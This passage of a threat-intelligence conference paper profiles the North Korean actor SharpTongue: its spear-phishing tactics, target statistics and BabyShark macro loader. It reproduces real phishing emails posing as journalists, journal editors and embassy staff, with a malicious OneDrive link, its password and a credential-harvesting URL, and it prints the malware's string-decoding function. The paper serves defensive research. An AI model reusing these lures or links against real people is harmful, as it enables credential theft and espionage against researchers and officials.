vb 2023 LONDON

4 - 6 October, 2023 / London, United Kingdom

SHARPTONGUE: PWNING YOUR FOREIGN POLICY, ONE INTERVIEW REQUEST AT A TIME

Tom Lancaster

Volexity, UK

tlancaster@volexity.com

ABSTRACT

This paper walks through several years of spear phishing and malware, observed first-hand [1] by *Volexity*, by a North Korean [2] threat actor *Volexity* tracks as 'SharpTongue'. While this threat actor is often commonly referred to as 'Kimsuky' [3] in other public reporting, the Kimsuky moniker has grown over the years to include activity that we and others track as the work of distinct and separate threat actors.

We work with numerous individuals and defend the networks of several organizations that see a constant barrage of phishing attacks from SharpTongue. In some cases, the end goal is simply credential theft, but more commonly the goal is to install malware. From a social-engineering perspective, SharpTongue is a grandmaster, using a range of tricks to gain a user's trust before any malicious link is sent or malware delivered.

In addition to constant exposure to techniques used by attackers to infiltrate victim systems, we have also worked on several incident response cases where attackers have gained access to target systems, giving unique insight into their modus operandi after successfully breaching a system.

In summary, this paper provides a comprehensive overview of the threat actor's operations from head to tail, including the following:

- Numerous real-world examples of social engineering techniques used by SharpTongue that are unique to this threat actor and have not been publicly documented.
- A behind-the-scenes (and previously undocumented) view of how SharpTongue tries to protect its command-and-control (C2) servers and attempts to prevent security researchers from snooping on its activities.
- A complete view of the malware arsenal used by the group once a system is compromised.

INTRODUCTION

Often when people think of 'APTs' they think of an apex predator attacker with limitless resources and incredible skill allowing them to accomplish their goal. In other words, they focus on the 'A' for advanced, rather than the 'P' for persistent. The truth is that only a small subset of threat actors can truly be described as advanced. Many are able to make up for their shortcomings in terms of technical acumen with clever social engineering and persistence. SharpTongue is an excellent example of this, putting a great deal of effort into socially engineering targets before attempting any malicious activity [4].

North Korea is politically isolated from the world and feels economic pressure from several external forces. As a result, perhaps more so than other nations, North Korea is seemingly involved in a constant game of cat-and-mouse, where the leadership is likely to want to information about red lines of its adversaries when it comes to their policies on North Korea. This ultimately boils down to gaining insights in two key areas:

- The foreign policy of nations that North Korea considers to be hostile towards it, and those who may be collaborating with those nations.
- Information regarding sanctions or actions related to the nuclear program in North Korea.

This set of requirements means that North Korean origin threat actors, and particularly SharpTongue, frequently target anyone involved in foreign policy whose sphere of influence or work touches on subjects close to North Korea. Typically, *Volexity* observes targeted groups to include the following:


- Journalists working on issues related to North Korea, both at news outlets that focus specifically on North Korea and media that has a remit to cover North Korea.
- Members of government, particularly in the United States and South Korea, who are likely to have insights into foreign policy matters pertaining to North Korea.
- Professors and other members of the higher education sector whose courses interact with politics and who are vocal regarding ongoing issues regarding North Korea.
- Think tanks whose role is to discuss and refine foreign policy, particularly where this foreign policy relates to North Korea or nuclear issues.

Attacks against these targeted groups typically have one of two end goals in mind:

- To attempt to compromise the credentials of a user to gain access to their email, and thus key insights exchanged in emails regarding North Korea that have not been made public.
- To deploy malware that can be used to facilitate continuous access to a victim's system, thus providing persistent access to email, credentials and files.

SOCIAL ENGINEERING & PHISHING

The attacks we track as being related to SharpTongue invariably begin with phishing emails. However, the initial emails exchanged do not contain malicious content. Instead, the attacker seeks to establish a conversation with the victim. The attacker can build these conversations because the individuals they target are public facing. The targeted victims are used to collaborating with people all over the world, including journalists or foreign government officials, and it is routine for them to receive email inquiries related to their work from people with whom they have not previously communicated. Equally, SharpTongue often spoofs individuals known to targets, and leverages historically stolen email data related to those individuals to build convincing phishing messages. Figure 1 shows a redacted example of a typical initial correspondence sent by SharpTongue to a US foreign policy expert.


Questions about N. Korea/Ukraine - Mozilla Thunderbird
File Edit View Go Message Tools Help
Get Messages
Write
Chat
Address Book
Tag
Reply
Reply All
Forward
More

From Young Gyo Kim <ygkim@voanews.live>
Subject **Questions about N. Korea/Ukraine**
8/31/2022, 10:13 AM
To [redacted]

```
Dear Mr. [redacted]

This is Liz Kim with Voice of America's Korean Service. I am sending e-mail to you
because I would like to hear your opinions about how Russia's invasion of Ukraine will
affect the situation surrounding North Korea. Would you like to give me your opinions
about the questions below?

1) Some analysts argue that Russia's invasion of Ukraine may make North Korea much more
reluctant to give up nuclear weapons, given that Ukraine has been eventually invaded by
Russia after it abandoned its nuclear arsenal in exchange for security guarantees under
the Budapest Memorandum. This certainly looks similar to an agreement made between Trump
and Kim Jong Un in Singapore in 2018. What do you think about this kind of argument?

2) While the Biden administration is concentrated on the evolving circumstances
surrounding Ukraine, possibly lowering its guard in the Asia-Pacific region, North Korea
may try to develop new type of weapons including ICBMs or carry out nuclear tests. What
do you think about North Korea's
future developments?

3) Do you think North Korea believes that Biden is already a "lame duck" and sees this as
a good chance to concentrate on developing new weapons?

4) Do you expect China will tolerate North Korea's spate of ballistic missile launches
and possible ICBM or nuclear tests? Do you think North Korea can or will maintain stable
and amicable relations with China? Does Russia not afford to care about North Korea?

I would be very grateful if you could send me your answers within 3 days.

Thanks for your consideration and time in advance.

Regards,

Liz

Liz Young-gyo Kim
Staff Reporter, Korean Service
```


Figure 1: An example introductory email sent by SharpTongue to a target.

In some cases, these attempts fall flat, as recipients may notice the sending domain is not the one they expect or the email is sent from a webmail address not typically used by the person being impersonated. However, in many cases, the initial correspondence is successful, and the targets respond. In cases like that shown in Figure 1, the target will often respond to the attacker, answering questions related to North Korea. *Microsoft* has documented cases where attackers will simply continue this way, trying to gain insights from targets without ever delivering malware [5]. These insights are useful on their own to SharpTongue, but they also provide phishing material that can be used against other targets.

In many cases observed by *Volexity*, however, the attacker goes a step further. In one interaction observed in September 2020, SharpTongue asked the recipient to write a paper for the *International Journal of Korean Unification Studies* [6] (IJKUS). Figure 2 shows a redacted version of the email sent by SharpTongue.

The target wrote the paper requested and sent it back to the attacker as a *Word* document. The attacker followed up, notifying the target of the review process and suggesting they should read the guidelines for submissions to the journal (shown in Figure 3).

The target clicked the *OneDrive* link and downloaded the resulting content, a document laden with malicious macros, which they executed. Not only did the victim get infected with malware, but they spent significant time and effort writing a paper that would never be published in the journal, and the attacker got access to unique material that could be used to phish other North Korea-related academics.



From: Yeowon Lim <dslkde@yahoo.com>
Sent: Wednesday, September 30, 2020 9:23 PM
To: [redacted]
Subject: Invitation Letter for a Paper of Special Edition from International Journal of Korean Unification Studies

Dear Sir,
Hello, this is Yeowon Lim, research associate at Korea Institute for National Unification (KINU) and editor of International Journal of Korean Unification Studies (IJKUS).
On behalf of our Editor-in-Chief Dr. Bo-hyuk Suh, I am writing an email to extend you a formal invitation to write a paper of the special edition of our journal (submission deadline: November 21 and publication date: December 20, 2020). We are planning a special edition in marking the 70th anniversary of the Korean War this year and the feature theme of this edition is "Peaceful Transition from the Armistice Regime to a Peace Regime: In Commemoration of 70th Anniversary of the Korean War." Dr. Suh believes that you are best-equipped to write a paper for this particular subject.
Please find the attached Editor-in-Chief's letter for further details.
I look forward to your reply.
Sincerely,

Yeowon Lim

================================


Lim Yeowon

Research Associate & English Editor
International Journal of Korean Unification Studies
External Affairs and Public Relations Team
Korea Institute for National Unification

임여원 연구원 (영문논총 편집간사 & 영문에디터)
통일연구원 기획조정실 대외홍보팀

================================

Figure 2: SharpTongue asks a target to write a paper for IJKUS.



From: Yeowon Lim <dslkde@yahoo.com>
Sent: Wednesday, October 7, 2020 3:40 AM
To: [redacted]
Subject: Re: Invitation Letter for a Paper of Special Edition from International Journal of Korean Unification Studies

Dear [redacted]
Thanks so much for accepting our invitation. We'd like to suggest you choose your paper's topic independently and submit by 15th Nov.

Below link is our guideline and code of ethics for reference.
https://1drv.ms/u/s!AmK_4vZ8GWPqf5WAu4atuw2dsqw?e=Nvvejd
pwd: il@388IJKUS#

Once the paper is submitted, the peer-review process will take about 2 to 3 weeks until the early December.I will notify you of the review result the end of November.
Should you have any questions regarding submission, please contact me at your convenience.

Once again, thank you for your contribution and I look forward to your submission.

Best,
Yeowon

================================

Lim Yeowon

Research Associate & English Editor

International Journal of Korean Unification Studies

External Affairs and Public Relations Team

Korea Institute for National Unification


Figure 3: The attacker responded with guidelines about submitting to IJKUS.

Sometimes the attacker is even bolder. In one case, they proposed a fictional face-to-face meeting to facilitate their phish. In January 2023 a South Korean expert on North Korea, who lived in the United States, received an invitation to an in-person meeting in Washington DC. It wasn't until several days later, and multiple emails back and forth, that the endgame of the phish became apparent. The day prior to the proposed meeting, the attacker shared a link to a credential-harvesting URL (shown in Figure 4), which had been obscured using rich-text formatting.

The exact content of the resulting link varies per campaign. Sometimes, the goal is to entice users to open a malicious document, which will lead to installation of malware. On other occasions, when the goal is to phish for user credentials, the pages used to harvest credentials are customized to resemble the expected page used by the service being phished. The attacker tries to phish credentials for a wide range of services, including the following:

- Organization-specific webmail portals
- Popular webmail services, such as *Gmail*, *Outlook*, etc.
- Niche services, such as 'NK Pro'

These cases speak to an excellent subversion of what users typically expect in routine interactions with others versus how users are typically taught to identify suspicious activity. SharpTongue lures the user into a sometimes drawn-out conversation and only sends malicious content once the user is fully engaged in the con.


Fwd: Request for Meeting(Korean Embassy) - Mozilla Thunderbird

From [redacted]
Subject **Fwd: Request for Meeting(Korean Embassy)** 1/11/2023, 3:00 PM
To [redacted]

```
---------- Forwarded message ---------
From: 심수연 <syshim10@mofa.live>
Date: Wed, Jan 11, 2023 at 2:15 AM
Subject: Re: Request for Meeting(Korean Embassy)
To: [redacted]


Dear [redacted]

Thanks for your kind feedback. I look forward to seeing you on Jan 12th. As
you requested I've just shared the link below that contains exact
participants and the other details of the meeting.

https://docs.google.com/document/d/iPNozT5D8XttXCOj-SiVTpImiQs/edit?usp=share_link&
ouid=104479486032832101866&rtpof=true&sd=true
<https://drive-google.bit-albania.com/dl/share/u2/o8u09EsdYaGlCOA98YU
/s2.php?menu=c3VldGVycnlAZ21haWwuY29t>


P.S  For security, I've only shared your account [redacted] on my
Google Drive. So please try access and let me know if problems.



Sincerely,


Soo Yeon SHIM (심수연)

First Secretary

Embassy of the Republic of Korea

[redacted]

Dear Ms. Shim,
```

Figure 4: The attacker sent a link containing details of the meeting less than 24 hours before it was allegedly due to take place. In this screenshot, plain-text formatting has been used to reveal the malicious link, but the attacker had used rich-text formatting to obscure the true URL.

The examples given in this section are just some of the means used by attackers to try to trick users into installing malware or giving up their credentials. Excellent public posts by *Google* [7] and a coalition of law enforcement, intelligence services, and other government entities in the United States and South Korea [2] detail additional methods.

TARGETING

We do not have a limitless view of the targeting undertaken by SharpTongue. Over the years, through monitoring of customer networks, passive observations, and investigations of C2 infrastructure, and via incident response work, we have gained reasonable insight into SharpTongue's routine targeting.

In a recent campaign sent to 171 unique targets, we were able to view the full target list. This was, in our view, a reasonable representation of a typical target list. There are several notable aspects of the campaign. First, 59% of the targeted addresses are users' personal addresses (Figure 5).




Figure 5: Distribution of personal vs organization email addresses in a typical SharpTongue phishing campaign.

Detection of spear phishes sent to personal email addresses is typically not possible for the organizations that employ targeted individuals, and in our experience, these phishing campaigns may also result in the eventual infection of users' personal devices. Again, this is typically difficult for organizations to identify, but it can ultimately result in theft of work-related data. We have found that many individuals working on North Korean issues tend to use personal rather than work devices or otherwise use their work credentials from a personal device.

A summary of the geographies and sectors of targets is shown in Figures 6 and 7.




Figure 6: Geographies of targeted organizations (N.B. only organization-specific email addresses were used).




Figure 7: Sectors of targeted organizations (N.B. only organization-specific email addresses were used).


SharpTongue's activity is consistently focused on targeting academics and NGOs. It may be that these individuals are seen as shaping foreign policy – particularly US and South Korean foreign policy – towards North Korea.

MALWARE ARSENAL

BabyShark loader

When it comes to deploying malware, the attacker's favoured delivery mechanism is the use of macro-laden malicious documents containing Visual Basic for Applications (VBA) code, with only occasional [8] deviations from this. The macro-laden documents used to deliver malware are usually password-protected when delivered [9], with unique passwords used in each campaign. Once decrypted, the VBA in these macros is often referred to as 'BabyShark'.


BabyShark is a piece of malware that has been used by North Korean-origin threat actors since at least November 2018 [10]. It is used publicly to refer to any VBScript-based malware (usually within a macro) that loads a further payload which uses a unique function to unscramble either additional code or key variables based on a hard-coded offset. An example of this function is shown in Figure 8. A script has been published on *Volexity*'s *GitHub* page [11] to decode strings encoded using this method.



```
Function Decxe(c)
    d = 8:
    lsuh = Len(c):
    strbax = "":
    For jxgfq = 0 To d - 1:
        For ixbnq = 0 To Int(lsuh / d) - 1:
            strbax = strbax + Right(Left(c, ixbnq * d + jxgfq + 1), 1):
        Next:
    Next:
    strbax = strbax + Right(c, lsuh - Int(lsuh / d) * d):
    Decxe = strbax
End Function
```

Figure 8: BabyShark encoding function.

This method of encoding is effectively a kind of transposition. To illustrate, take an example input of 'Hello World' and a distance key of '3'. The algorithm effectively transposes the string into a series of vertical columns of size '3', which are then read back in horizontally with any remaining text ('ld') appended to the end, as shown in Figure 9.



	A	B	C
1	h	l	w
2	e	o	o
3	l		r

Figure 9: Image illustrating the transposition algorithm used by BabyShark derivatives to encode strings. Note that cell B3 contains a space character in this example.

The resulting output is 'hlweool rld'.

The exact content of the macro varies between samples. Variations include the following examples:

- The macro contains a simple one-liner that executes a remote file using inbuilt *Windows* utilities such as cmd.exe, wscript.exe and mshta.exe.
- The macro contains an embedded VBScript, which in turn executes a one-liner to execute remote content.
- The macro contains logic to execute different, remotely hosted code based on system information.

Most recently, the last of the examples given above has been the most common, with differing logic depending on locally installed anti-virus (AV) solutions. Examples of things that may vary depending on the installed AV include, but are not limited to:

- The built-in utility used to invoke a subsequent script (wscript vs cscript vs mshta).
- The presentation of a MsgBox to a user before executing malicious functionality.
- The remote content that is pulled down to execute as a second stage.
- The location on disk where subsequent stages are saved.

It is likely that these differences are based on tests the attacker has run to determine when AV solutions block their malware from running.

Derivatives of this have consistently been used by SharpTongue over the years, and although the workings of the macro loader change, the effect is the same. Ultimately, the attacker uses multiple layers of VBScript and other *Windows* scripting languages to execute a remote payload.


One-off delivery mechanisms

On some occasions, SharpTongue comes across targets for whom the macro-based approach does not work. And in some of these cases, the attacker develops one-off campaigns with more unique malware delivery mechanisms.

In the autumn of 2022, we identified a phishing interaction between one of our customers and the attacker, where the attacker ultimately suggested users visit a legitimate but compromised website. The attacker leveraged the website compromise to present a dialogue over legitimate content to suggest the user update their copy of *Adobe Reader*. The download was of an archive file containing five files:

Filename	Purpose
InstallSlimPDFReader.exe	Legitimate *SlimPDF* [12] installer
version.dll	First side-loaded malicious library
netutils.dll	Second side-loaded malicious library
License.txt	Licence file containing an encoded payload
ReadMe.txt	ReadMe file containing an encoded payload

The first DLL loaded (version.dll) would read an encoded value from ReadMe.txt, as shown in Figure 10.

